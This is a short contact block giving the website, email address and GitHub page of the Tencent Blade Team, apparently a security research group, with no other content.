Website: https://blade.tencent.com
Email: blade@tencent.com
Github: https://github.com/tencentbladeteam